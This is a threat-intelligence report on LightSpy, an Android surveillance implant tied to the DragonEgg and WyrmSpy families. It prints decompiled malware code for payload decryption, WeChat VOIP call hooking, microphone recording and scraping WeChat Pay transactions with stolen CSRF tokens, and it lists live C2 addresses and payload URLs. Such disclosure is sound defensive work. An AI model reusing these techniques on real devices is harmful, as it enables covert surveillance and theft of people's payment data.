LightSpy mAPT Mobile Payment System Attack

Published: 2024-10-01 · Archived: 2026-04-05 18:33:41 UTC

In July 2023 our colleagues from Lookout posted a report about two families of Spyware: DragonEgg and WyrmSpy, researchers attributed both families to the Chinese APT-41 group. We performed our own investigation and linked DragonEgg to sophisticated iOS implant LightSpy and its Android component which was reported by TrendMicro and Kaspersky in 2020. During our investigation, we obtained the Android implant Core and its 14 related plugins from 20 active servers, two of those plugins revealed new TTPs, that were not published before.

Research Summary

- ThreatFabric discovered the Core of the LightSpy (aka DragonEgg) Android implant and set of 14 plugins that are responsible for private data exfiltration
- LightSpy was a fully-featured modular surveillance tool set with a strong focus on victim private information exfiltration such as fine location data (including building floor number) and sound recording during VOIP calls
- LightSpy is capable of payment data exfiltration from WeChat Pay backend infrastructure
- LightSpy is capable of hooking audio-related functions from WeChat to record victim's VOIP conversations
- LightSpy and AndroidControl (aka WyrmSpy) shared the same infrastructure, AndroidControl could be a successor of LightSpy.
- The threat actor group had active servers in China, Singapore, and Russia
- We revealed that potential targets of the threat actor group could be in the APAC region

Background

After reading the Lookout report two questions remained for us unanswered:

First question: Was DragonEgg connected to LightSpy? Inside the code of the provided samples, we noticed the usage of the word "Light". The second question was: are there more active control servers that remained unnoticed by the security industry?

To confirm or reject our theories we decided to start our own investigation. As a starting point, we fully reverse-engineered provided hashes and it turned out that the provided samples were two stages of the infection chain, one stage loads and executes functions from the other. Those stages are not always standalone applications but plugins one for another.

The first stage was patched Telegram messenger, and the main function of the injected code was downloading the second stage file which was called "smallmload.jar". The samples of that jar file were among the provided files from the report. It was clear that smallmload.jar was capable of downloading something unknown which is called T1. So this T1 became our main goal. We extracted the network-related pattern that relatively uniquely identifies the threat actor infrastructure: for the communication with C2 two different Non-Standard ports were used 52202, 51200.

LightSpy configurations
T1|http://103.43.17[.]53:52202/963852741/mmfile/ads/|103.43.17[.]53:51200||S13|377|423
T1|http://118.193.39[.]165:52202/963852741/mmfile/ads|118.193.39[.]165:51200||S3|telegram|2|1
T1|http://121.201.109[.]98:35902/963852741/mmfile/ads|121.201.109[.]98:35900||S3|telegram|18|186

Together with those two ports, we extracted from the samples the URL where the second stage payload smallmload.jar should be hosted:

http://118.193.39[.]165:52202/963852741/mmfile/ads/smallmload.jar


We searched for hosts which served ports 52202 and 51200 and on which smallmload.jar was available for downloading by the path above.

Luckily there were 20 such servers online, some of them had the same port numbers and others had similar ports like 43201, 43202, 43203, 21202.

We were able to download second stage (smalmload.jar) payloads from those servers with the following hashes

- 407abddf78d0b802dd0b8e733aee3eb2a51f7ae116ae9428d554313f12108a4c
- bd6ec04d41a5da66d23533e586c939eece483e9b105bd378053e6073df50ba99

407abddf78d0b802dd0b8e733aee3eb2a51f7ae116ae9428d554313f12108a4c remains poorly detected.



We assumed that if smallmload.jar is still available on multiple servers the third stage - T1 (or as it is called inside the second stage - Core), could be also available.

To confirm that assumption we analysed those two samples that we downloaded and found that smallmload.jar will query C2 server of the following file: http://{C2host}:52202/963852741/mmfile/ads/version.txt

As a result, the server will respond with a version.txt file which contains key-value constants describing the payload, for example:

```
1    date=2020-06-29
2    filename=f4927fa9.jar
3    md5=4db3b6ae06eaa585bb82b2f9b00eea89
4
```

These three fields mean the following:

- **date:** This field is not used in code, however using this parameter we can track the timeline of LightSpy deployment more accurately, similar to analyzing the file timestamps inside the payloads
- **filename**: This file name that smallmload.jar should download from the server
- **md5:** Hash of the file for consistency check.

Smallmload.jar will download a file with the provided file name and will call functions from that file.

So the main field for us was the filename, which we should try to download from C2 server.

As we already found two dozen control servers, we tried to query those servers for the same txt file. The servers responded with the payload description file “version.txt”. Those text files sometimes contained different dates and different MD5s. We downloaded all the Core files and extracted versions. While correlating the data from the configuration file, the version that was hardcoded into the payload and zip archive timestamps, we came to the conclusion that the threat actor group has acted for quite a long time. The earliest date that we observed was 11th December 2018 and the latest 13th of July 2023.

Nine of the twenty servers that we revealed during our investigation returned the same configuration that contained the following MD5 hash e444c12808ef037487a50b0bb42e4145 and the name “bbbb.jar.

The hash e444c12808ef037487a50b0bb42e4145 represents the LightSpy core version 6.5.24 which is supposed to be the most recent one. We will cover this version in this report.

Technical analysis

The LightSpy core


The LightSpy core as a payload cannot run as a standalone application, as it is technically speaking also a plugin. At the same time, it turned out that the Core is responsible for the orchestration of all the functions that are crucial for the whole attack chain.

The main goals of the Core are:

- Gathering device fingerprint
- Establish a full connection with the control server
- Retrieve commands from the server
- Updates itself and additional payload files or as they were originally called plugins

Looking ahead we can say that the Core is even responsible for exporting the C2 communication function that will be used inside the code of LightSpy plugins which is the main story of this report.

We can also reveal the structure of the LightSpy as modular spyware:



LightSpy Core is extremely flexible in terms of configuration: operators can precisely control the spyware using the updatable configuration. To store that configuration, commands, and plugin data the Core will create a SQLite database named “light2.db”. The database structure is the following:

Table name	Description
t_config	LightSpy configuration including control server address and port

t_plugin	Plugin-related information including the URL address for each plugin
t_app	Carrier application permission status list (for example infected Telegram permission list)
t_command_record	
t_transport_control	Network configuration for each command (commands could be executed using Wi-Fi or Cellular network, or using both network types)
t_dormant_control	Timetable for each day, hour, and minute when LightSpy should operate or sleep
t_command_plan	Configuration for C2 command for the Core and plugins, including execution frequency

The core will provide its status to the operator as well as the status of plugins, and their versions if they were successfully downloaded.

LightSpy can receive several commands within one request and insert them into the so-called Command plan – t_command_plan table. The Core will fetch that table and execute each command using the corresponding frequency.

During our investigation, we received the following set of commands as the initial set:

{ "cmd":10021, "command_list": [13002, 18001, 18002, 19002, 19003] }

LightSpy Core communicates with its C2 in two ways:

- **WebSocket** is used for command delivery and control.

For example, the list of URLs with plugins is delivered through the web sockets channel.

- **HTTPS channel** is used for exfiltrating data.

For example, execution logs with exceptions and exfiltrated camera shots are uploaded through the HTTPS channel.

For both communication channels, the same host and port are used.

When all the communication with C2 has been established, LightSpy will send extensive fingerprint information about the infected device which includes full device specification, and cellular and Wi-Fi network information.

Technically the Core does not contain special spyware capabilities except fingerprinting of the device. In the meantime, there are several notable sections of the code which we have to cover:

- **Dormant configuration** that controls when the Core should wake up and exfiltrate the data or communicate with C2. When the Core starts it fetches the initial configuration which contains all the weekdays and corresponding constants. The Core will parse those constants using a bit masks:

```
private static void putTimeSet(JSONArray jsonArray, int dayIndex) {
    String strSql;
    if (jsonArray != null) {
        int size = jsonArray.length();
        for (int i = 0; i < size; i++) {
            try {
                int value = jsonArray.getInt(i);
                for (int j = 0; j < 8; j++) {
                    int bit = 1 << j;
                    int bitvalue = value & bit;
                    if (bitvalue != 0) {
                        dormantControl_map.put(new Integer((dayIndex * 96) + (i * 8) + j), new Integer(1));
                        strSql = "insert into t_dormant_control(key,value) values(" + String.valueOf((dayIndex * 96) + (i * 8) + j) + "," + String.valueOf(1) + ")";
                    } else {
                        dormantControl_map.put(new Integer((dayIndex * 96) + (i * 8) + j), new Integer(0));
                        strSql = "insert into t_dormant_control(key,value) values(" + String.valueOf((dayIndex * 96) + (i * 8) + j) + "," + String.valueOf(0) + ")";
                    }
                    Db.ExecSQL(strSql);
```

- **Network configuration** for each command, using this command the operator can change the way LightSpy will communicate with its C2 for each plugin and command.

LightSpy Core supports 24 different commands, one of them - CMD_GET_UPDATE (10005) was the most interesting. With this command, the operator can force the Core to update itself and update plugins. The C2 will respond with the JSON containing the list of the plugins. The JSON will contain the version, name, execution arguments (if applicable), execution entry point (class), URL to download, MD5 hash to check for consistency.


```
1 {
    "status":0,
    "cmd":"10005",
    "data":[
      {
        "ver":"3.3.3",
        "name":"softlist",
        "initparam":"",
        "classpath":"com.example.applist.getLiST",
        "url":"http://    {redacted}    :52202/963852741/mmfile/ads/plugins/ce287b7177c112e8.jar",
        "md5":"807f32763f025ff455cad1c736cf03de"
      },
      {
        "ver":"2.3.4",
        "name":"baseinfo",
        "initparam":"34124",
        "classpath":"txt.ad.baseinfo.BaseInfo",
        "url":"http://    {redacted}    :52202/963852741/mmfile/ads/plugins/627cf40bb0d42f98.jar",
        "md5":"13626ab3da777a50364dc78392de3955"
      },
```


We tried to query all the C2 servers for such a list of plugins and the result was almost the same for each C2.

The LightSpy plugins

An interesting detail is that criminals used payload decryption inside the Core to process the payloads. The decryption process involves a one-byte XOR used with the key stored inside the encrypted payload. So having a payload there will create no issues during the decryption process.

```
public static byte[] XorDecodeMemory(byte[] in) {
    int l = in.length;
    byte[] res = new byte[l];
    byte tmp = 90;
    for (int i = 0; i < l; i++) {
        int b1 = in[i] & 255;
        int a = tmp & 255;
        res[i] = (byte) (b1 ^ a);
        tmp = (byte) (a + (i * 6) + 12 + in[i]);
    }
    return res;
}
```

The same decryption was inside the second-stage downloader (smallmload.jar) for the Core decryption.

At the moment of research, the list provided by C2's contained 14 different plugins:

PLUGIN	VERSION	Brief description
softlist	3.3.3	Exfiltrates the list of installed/running applications and active usernames using toolbox/toybox utility and superuser access
baseinfo	2.3.4	Exfiltrates contact list, call history, and SMS messages. Can send and delete SMS messages by the command
bill	1.2.18	Exfiltrates payment history from WeChat Pay
cameramodule	2.6.1	Takes camera shots. Can do one shot, continuous shot, or some event-related shot (for instance phone call)
chatfile	1.3.4	Exfiltrates data from different messengers’ folders
filemanager	3.0.5	File exfiltration plugin
locationmodule	2.6.5	Precision location tracking plugin
locationBaidu	2.6.6	Another location-tracking plugin using different frameworks and Android native APIs
qq	5.1.71	Tencent QQ messenger database parsing and exfiltration plugin
shell	2.2.4	Remote shell plugin
soundrecord	2.7.4	Sound recording plugin: environment, calls, VOIP calls audio exfiltration
telegram	7.3.221	Telegram messenger data exfiltration plugin
wechat	6.7.271	WeChat data exfiltration plugin

wifi	2.3.3	Wi-Fi network data exfiltration plugin

We will not cover the detailed functionality of the all plugins here. The full report which contains all technical details already available for the subscribers of ThreatFabric Fraud Risk Suite. Please contact us for additional details.

At the same time, three plugins deserve mentioning.

Locationmodule plugin

This plugin is responsible for location tracking. The operator can request the current location as a snapshot or can set up location tracking during specified time intervals. For the geofencing mode, it's possible to configure the accuracy or power-saving mode to minimise battery consumption.
The plugin is based on two different location-tracking frameworks:

1. **Tencent location SDK**
2. **Baidu location SDK**

Those SDKs are capable of tracking victims using the GPS module of the device as well as Wi-Fi and GSM modules:

```
public static String a(int i, int i2, int i3, int i4, int i5, int i6, int i7) {
    StringBuilder sb = new StringBuilder();
    sb.append("{");
    sb.append("\"mcc\":");
    sb.append(i);
    sb.append(",\"mnc\":");
    sb.append(i2);
    sb.append(",\"lac\":");
    sb.append(i3);
    sb.append(",\"cellid\":");
    sb.append(i4);
    sb.append(",\"rss\":");
    sb.append(i5);
    if (i6 != Integer.MAX_VALUE && i7 != Integer.MAX_VALUE) {
        sb.append(",\"stationLat\":");
        sb.append(String.format("%.6f", Float.valueOf(i6 / 14400.0f)));
        sb.append(",\"stationLng\":");
        sb.append(String.format("%.6f", Float.valueOf(i7 / 14400.0f)));
    }
    sb.append("}");
    return sb.toString();
}
```

Moreover, those SDKs can track victims inside buildings, including the current floor, giving the possibility to spot victims with extreme accuracy:

```
    int getGPSRssi();

    String getIndoorBuildingFloor();

    String getIndoorBuildingId();

    int getIndoorLocationType();

    double getLatitude();

    double getLongitude();
```

Soundrecord plugin

This plugin is responsible for recording audio.

It’s capable of starting immediate microphone recording by a command using a specified duration (interval).

```
private void startInternal() {
    this.owner.assertInWorkThread();
    try {
        this.recorder = new MediaRecorder();
        this.recorder.setAudioSource(1);
        this.recorder.setOutputFormat(3);
        this.fragmentFilePath = this.owner.createAMRSoundFilePath();
        this.recorder.setOutputFile(this.fragmentFilePath);
        this.recorder.setAudioEncoder(1);
        this.working = true;
        this.recorder.prepare();
        this.recorder.start();
        this.owner.workHandler.postDelayed(this.fragmentCallback, this.currentFragmentDurationSec * 1000);
```

The plugin can also start microphone recording in case of incoming phone calls.

Depending on the Android version the plugin can act differently:

```
if (Build.VERSION.SDK_INT >= 28) {
    this.pcsr = new PCSR_9(getOwner(), this);
} else {
    this.pcsr = new PCSR2(getOwner(), this);
```

In case the device’s Android version is above Android 9, the plugin will initiate microphone recording using regular Java API (corresponding class is PCSR_9) using AudioRecord class:

```
public void initialization() {
    this.buff = new byte[320];
    this.audioRecord = new AudioRecord(this.audioSource, this.sampleRatelnHz, this.channelConfig, this.audioFormat, this.bufferSizeBytes);
    this.audioRecord.setRecordPositionUpdateListener(this);
    this.audioRecord.setPositionNotificationPeriod(160);
    if (this.audioRecord.getState() == 1) {
        this.mMediaFormat = new MMediaFormat(PCSR2.SAMPLE_RATE_INHZ, 64, 1, 160, 640, this.owner);
        Log.i(TAG, "start: " + this.mMediaFormat);
        return;
    }
    this.owner.logDebug(TAG, "通话录音初始化失败");
    this.audioRecord.release();
    this.audioRecord = null;
```

If the Android version is below 9 the plugin will use a native library (the corresponding class is PCSR_2). Inside the plugin archive, there is a library called libacr.so. This library exports recording start/stop functions.

```
Java_com_nll_nativelibs_callrecording_Native_fixAndroid71
Java_com_nll_nativelibs_callrecording_Native_setBluetoothNoiseReduction
Java_com_nll_nativelibs_callrecording_Native_setSource
Java_com_nll_nativelibs_callrecording_Native_start3
Java_com_nll_nativelibs_callrecording_Native_start7
Java_com_nll_nativelibs_callrecording_Native_startSK
Java_com_nll_nativelibs_callrecording_Native_stop3
Java_com_nll_nativelibs_callrecording_Native_stop7
```

This library contains obfuscated strings. The encryption is a combination of Base64 and one-byte XOR, using key 0x1a.

```
}
uVar3 = base64xor(&DAT_000330a0,puVar6);
iVar4 = dlopen(uVar3,1);
if (iVar4 == 0) {
          /* /system/lib/libmedia.so */
          /* /system/lib/libaudioclient.so */
  pcVar7 = "NWljaW5/dzV2c3g1dnN4d39+c3s0aXU=";
  if (0x19 < DAT_000331a8) {
    pcVar7 = "NWljaW5/dzV2c3g1dnN4e29+c3V5dnN/dG40aXU=";
  }
  uVar3 = base64xor(&DAT_000330a0,pcVar7);
  iVar4 = FUN_00019d1c(uVar3,1);
  if (iVar4 == 0) {
    uVar3 = 1000;
    cVar2 = DAT_000331a4;
    goto LAB_000165d0;
  }
          /* _ZN7android11AudioSystem17get_audio_flingerEv */
  uVar3 = base64xor(auStack_12b,
                    "RUBULXt0fmh1c34rK1tvfnN1SWNpbn93Ky19f25Fe29+c3VFfHZzdH1/aF9s");
  DAT_000331ac = (code *)FUN_00019f44(iVar4,uVar3);
          /* _ZNK7android11AudioRecord15getInputPrivateEv */
  uVar3 = base64xor(auStack_12b,
                    "RUBUUS17dH5odXN+Kytbb35zdUh/eXVofisvfX9uU3Rqb25KaHNse25/X2w=");
  DAT_000331b0 = (code *)FUN_00019f44(iVar4,uVar3);
  if (DAT_000331b0 == (code *)0x0) {
          /* _ZNK7android11AudioRecord8getInputEv */
    uVar3 = base64xor(auStack_12b,"RUBUUS17dH5odXN+Kytbb35zdUh/eXVofiJ9f25TdGpvbl9s");
    DAT_000331b0 = (code *)FUN_00019f44(iVar4,uVar3);
```

Depending on the device manufacturer, the plugin will start the recording using start7 or start3 native function. These functions will search inside the address space of the current process Android native libraries libmedia.so or libaudioclient.so. The plugin will call the function getInputPrivate to initialise audio parameters from AudioRecord class and the function get_audio_flinger from AudioSystem class to create the audio recording.

The plugin is also capable of recording WeChat VOIP audio conversations.

The way that the functionality is performed is quite unique. Such a recording is also created using a native library which is called libwechatvoipCoMm.so.
LibwechatvoipCoMm.so library is based on the Dobby hook framework. Using that framework, the plugin will hook the following functions global_init, global_recordCallBack, global_playCallBack, global_uninit from the libvoipMain.so library. This library belongs to WeChat messenger. So, the plugin will modify those functions so that the VOIP call will be also recorded.

```
undefined4
voipMain::fake_recordCallBack(void *param_1,void *param_2,void *param_3,void *param_4,void *param_5)

{
  int iVar1;
  undefined4 uVar2;
  void *__ptr;

  if (param_1 != (void *)0x0) {
    __ptr = (void *)_JNIEnv::GetByteArrayElements
                              ((_JNIEnv *)param_1,(_jbyteArray *)param_3,(uchar *)0x0);
    iVar1 = _JNIEnv::GetArrayLength((_JNIEnv *)param_1,(_jarray *)param_3);
    if (((record_fp != (FILE *)0x0) && (__ptr != (void *)0x0)) && (0 < iVar1)) {
      fwrite(__ptr,1,(long)iVar1,record_fp);
    }
  }
  uVar2 = (*orig_recordCallBack)(param_1,param_2,param_3,param_4,param_5);
  return uVar2;
```

There might be two cases where such a functionality is possible

1. The device was rooted, the SU binary was onboard and LightSpy will abuse superuser privileges
2. The carrier application was WeChat, so the implant is loaded into the same address space as WeChat.

Threat actor provided the code for both possibilities: the LibwechatvoipCoMm.so library will search for WeChat audio library inside its own memory address space as well as the whole system address space using proc file system:

```
lVar5 = tpidr_el0;
local_18 = *(long *)(lVar5 + 0x28);
_Var1 = getpid();
if (_Var1 == -1) {
  __stream = (FILE *)__android_log_print(6,"vxsoundrecord","[!] %s: getpid() failed.",
                                          "getVoipMainPath");
}
else {
  __android_log_print(3,"vxsoundrecord","[+] %s: libName: [%s], \ttarget pid [%d]",
                      "getVoipMainPath",param_1,_Var1);
  if (_Var1 < 0) {
    FUN_00140d10(acStack_58,0x40,0x40,"/proc/self/maps");
  }
  else {
    FUN_00140d10(acStack_58,0x40,0x40,"/proc/%d/maps",_Var1);
  }
  __stream = fopen(acStack_58,"r");
```

The developer left some debugging information inside libwechatvoipCoMm.so:
G:/android/znf_android/Recorder/soundrecord_plugin/SoundRecord/src/main/cpp/Dobby/source/core/arch/CpuFeature.cc

This information contains the developer's working directory and source code file names.
Finally, the plugin will insert a custom header into each recorded audio file: #!AMR.

Bill plugin

This plugin is responsible for crawling the payment history of the victim from WeChat Pay (Weixin Pay in China). Such a history will contain the last bill ID, bill type, transaction ID, date, and payment processed flag.

To perform such a functionality the plugin will create a WeChat web view, opening the following URL address:

- hxxps[:]//wx.tenpay[.]com/userroll/readtemplate?t=userroll/index_tmpl&cid=1474

Using IPC communication with this web view, the plugin will authenticate itself inside WeChat Pay infrastructure.

The plugin has a configuration indicating which web view name to call from the WeChat application depending on the version of WeChat:

```
"8.0.28": {
    "ipcClassName": "com.tencent.mm.ipcinvoker.wx_extension.f$a",
    "webViewClassName": "com.tencent.mm.plugin.webview.g.c",
    "webViewFunctionName": "a"
},
"8.0.27": {
    "ipcClassName": "com.tencent.mm.ipcinvoker.wx_extension.f$a",
    "webViewClassName": "com.tencent.mm.plugin.webview.g.c",
    "webViewFunctionName": "a"
},
```

Same as with soundrecord plugin such communication could be possible using superuser privileges or while LightSpy was loaded into WeChat address space.

After successful authentication, the plugin will store CSRF tokens to be able to directly communicate with WeChat Pay infrastructure. Using that token the plugin will perform a HTTPS request asking for the last 20 transactions of the victim. As a result, the plugin will receive the transaction IDs, which the plugin will then use for the next requests to WeChat Pay system to finally get transaction details.

```
public void getBillData(final boolean isFirstPage, final String csrf_token, String last_bill_id, int last_bill_type, long last_create_time, String last_trans_id) {
    String url1;
    if (isFirstPage) {
        url1 = "https://wx.tenpay.com/userroll/userrolllist?classify_type=0&count=20&csrf_token=" + csrf_token + "&exportkey=" + this.val$exportkey + "&sort_type=1";
    } else {
        url1 = "https://wx.tenpay.com/userroll/userrolllist?classify_type=0&count=20&csrf_token=" + csrf_token + "&exportkey=" + this.val$exportkey + "&last_bill_id='
    }
    Request request = new Request.Builder().url(url1).get().addHeader("User-Agent", WxBill.this.getUserAgent(WxBill.mContext)).build();
    this.val$client.newCall(request).enqueue(new Callback() { // from class: com.example.bill.WxBill.IPCRunCgi_a_imp.2.1
        @Override // okhttp3.Callback
        public void onFailure(@NotNull Call call, @NotNull IOException e) {
            WxBill.dataObj.d(WxBill.TAG, "request bill failed, " + Log.getStackTraceString(e));
        }

        @Override // okhttp3.Callback
        public void onResponse(@NotNull Call call, @NotNull Response response) throws IOException {
            String body = response.body().string();
            Bill.logDebug(WxBill.TAG, "request bill body: " + body);
            try {
                JSONObject jsonObject = new JSONObject(body);
                final String last_bill_id2 = jsonObject.getString("last_bill_id");
                final int last_bill_type2 = jsonObject.getInt("last_bill_type");
                final String last_trans_id2 = jsonObject.getString("last_trans_id");
                final long last_create_time2 = jsonObject.getLong("last_create_time");
                final boolean is_over = jsonObject.getBoolean("is_over");
```

Infrastructure

We found that LightSpy infrastructure contains several dozens of servers located in China mainland, Hong Kong, Taiwan, Singapore, and Russia. As some servers return different commands and payloads, we can probably say that for each campaign attackers used different IP addresses or domains. At the same time, as some servers return the payload, which is supposed to be compiled in 2018, we assume that the attacker can reuse the same infrastructure for

several attack campaigns. Another hypothesis about long-living servers is that often people in the security industry do not find/disclose those servers, so there is no need to change the IP addresses.

While we were analysing LightSpy infrastructure we found two notable moments:

Connection between LightSpy and AndroidControl (WyrmSpy)


We took the IP address that was hardcoded into the Core, the same IP address was disclosed inside the Lookout report.

```
public boolean init(Object hClass, Context context, String jarFilePath, String jarLoadDir) {
    return txt.ad.light.MainA.Start(context, "xx", jarFilePath, "121.201.109.98", 35900);
}
```


It turned out that 35900 port was closed, and the host did not respond to LightSpy requests. At the same time, there were several opened ports that served https.

Port 11090 had the https server which was secured using an expired certificate with SHA256 fingerprint f0fc2c418e012e034a170964c0d68fee2c0efe424a90b0f4c4cd5e13d1e36824

There were two more hosts with the same services and the same certificate. Both hosts had port 443 opened, which served an admin panel called AndroidControl v1.0.4



There was a third host with the same favicon (MD5 hash 542974b44d9c9797bcbc9d9218d9aee5) that hosted the same panel. The panel on this host was misconfigured, disclosing the backend endpoints that should be used for communication between frontend and backend:



The first interesting point is the “control” endpoint, such an endpoint was inside the WyrmSpy samples that were reported by Lookout.

To confirm that these three hosts are related to WyrmSpy we made a simple request to “control” the endpoint a saw the same results:

{"suc":false,"data":"error"}

In the code of WyrmSpy we can see that it is expecting a response to its request containing the field “suc”:

```
JSONObject resp_json_object = new JSONObject(json);
Boolean suc2 = Boolean.valueOf(resp_json_object.getBoolean("suc"));
if (suc2.booleanValue()) {
    JSONObject resp_data_json_object2 = resp_json_object.getJSONObject("data");
```

So, all three hosts were active C2 of WyrmSpy, or as it was named by attackers AndroidControl or androidRat.

